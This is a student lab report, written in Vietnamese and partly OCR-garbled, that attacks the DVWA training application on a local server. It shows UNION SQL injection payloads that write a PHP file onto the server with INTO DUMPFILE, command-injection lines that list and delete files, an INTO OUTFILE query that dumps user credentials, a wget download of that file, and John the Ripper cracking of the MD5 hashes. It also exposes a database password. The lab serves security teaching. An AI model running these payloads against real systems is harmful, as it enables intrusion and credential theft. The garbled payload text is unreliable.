
Class & Module	IAW301: Lab 28 - Union exploit, create_user.php, John The Ripper
Name	Lê Quang Minh
IC No.	HE140825
Date & Time	16/07/2021

Ở lab này chúng ta phải sửa lại payload một chút sau đó sẽ upload shell lên server


Đọc qua payload thay username và password trong shell sau đó gửi lên server thì báo lỗi mysqli_connect(): (HY000/1045): Access denied for user




Truy cập vào phpadmin phân quyền lại user với full quyền và đổi pass




Test thử kết nối sql bằng php đơn giản:





Tiếp tục sửa phần đường dẫn của shell, sử dụng lệnh dir trong command inject để lấy đường dẫn:

Command: 8.8.8.8 && dir



Chúng ta có đường dẫn sau: C:\xampp\htdocs\DVWA\vulnerabilities\exec

Ta muốn upload file vào thư mục dvwa do đó ta sửa lại đường dẫn là C:\xampp\htdocs\DVWA\

Payload: 'union select null,'<?php if(isset(\$_POST["submit"])) { \$userID = \$_POST["userID"]; \$first_name = \$_POST["first_name"]; \$last_name = \$_POST["last_name"]; \$username = \$_POST["username"]; \$avatar = \$_POST["avatar"]; echo "userID: \$userID</pre>
"last_name: \$first_name
"last_name: \$last_name
"last_name: \$last_name
"last_name: \$username
"last_name: \$username
"last_name: \$username
"last_name: \$username
"last_name: \$avatar
"last_name: \$username
"last_name
"value="Gray">
"last_name</pre

Vào sql injection nhập payload này để upload shell lên server

Sau khi upload truy cập http://192.168.5.129/dvwa/create user.php ta có như sau:






ở đây chúng ta đang tạo một tài khoản với userID=33, first_name=John, last_name=Gray, username=jgray, avatar=Just Hack It!

Password ở đây mặc định là 123abc do chúng ta set trong payload đã upload lên server \$password = "abc123"

Khi ấn Submit form thì xuất hiện lỗi:






Sau khi kiểm tra lại thì các trường thông tin nhập không đủ cho values của bảng users

Sửa lại payload:

'union select null,'<?php if(isset(\$ POST["submit"])) { \$userID = \$ POST["userID"]; \$first name = \$ POST["first name"]; \$last name = \$ POST["last name"]; \$username = \$ POST["username"]; \$avatar = \$ POST["avatar"]; echo "userID: \$userID
"; echo "first name: \$first name
"; echo "last name: \$last name
"; echo "username: \$username
"; echo "avatar: \$avatar
"; \$con=mysqli connect("127.0.0.1","minhlqhe140825","bnm123456","dvwa"); if (mysqli connect errno()) { echo "Failed to connect to MySQL: " . mysqli connect error(); } else { echo "Connected to database
"; } \$password = "abc123"; \$sql="insert into dvwa.users (user_id, first name, last name, user, password, avatar) values $\$ \\"\$userID\\",\\"\$first_name\\",\\"\$username\\",\\"\$password\\"),\\"\$avatar\ \")"; if (mysqli_query(\$con,\$sql)) { echo "[Successful Insertion]: \$sql"; } else { echo "Error creating database: ".mysgli error(\$con); } mysgli close(\$con); } ?> < form method="post" action="<?php echo \$_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID" value="33">
 <input type="text" name="first_name" value="John">
 <input type="text" name="last_name" value="Gray">
 <input type="text" name="username" value="jgray">
 <input type="text" name="avatar" value="Just Hack It!">
 <input type="submit" name="submit" value="Submit Form">
 </form>' INTO DUMPFILE 'C:\\xampp\\htdocs\\DVWA\\create user.php' -- -

Link payload: https://github.com/minhlqhe140825/IAW301/blob/main/Lab%2028

Khi upload thì báo file đã tồn tại




Có 2 cách đổi tên file hoặc xóa file kia đi.

Vào command injection nhập: 8.8.8.8 && del /f C:\xampp\htdocs\DVWA\create_user.php

Quay lại phần sql nhập lại payload

= タ = ⑤ ⑥ 値 4 =

Truy cập lại trang http://192.168.5.129/dvwa/create user.php ấn submit form




ヘ 易 無 提 ф) ENG 7/19/2021 □

Insert thành công!

Vào phần sql injection để kiểm tra


Command: 'union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users -



Sử dụng command sau để xuất ra file txt: 'UNION select null,concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from dvwa.users INTO OUTFILE 'C:\\xampp\\htdocs\\DVWA\\dvwa_passwords.txt'FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '''' LINES TERMINATED BY '\n' -- -

Truy cập kali download file password về bằng lệnh wget:

wget http://192.168.5.129/dvwa/dvwa passwords.txt



Sử dụng john the ripper để crack password md5 bằng database có sẵn:

john --format=raw-MD5 dvwa.txt

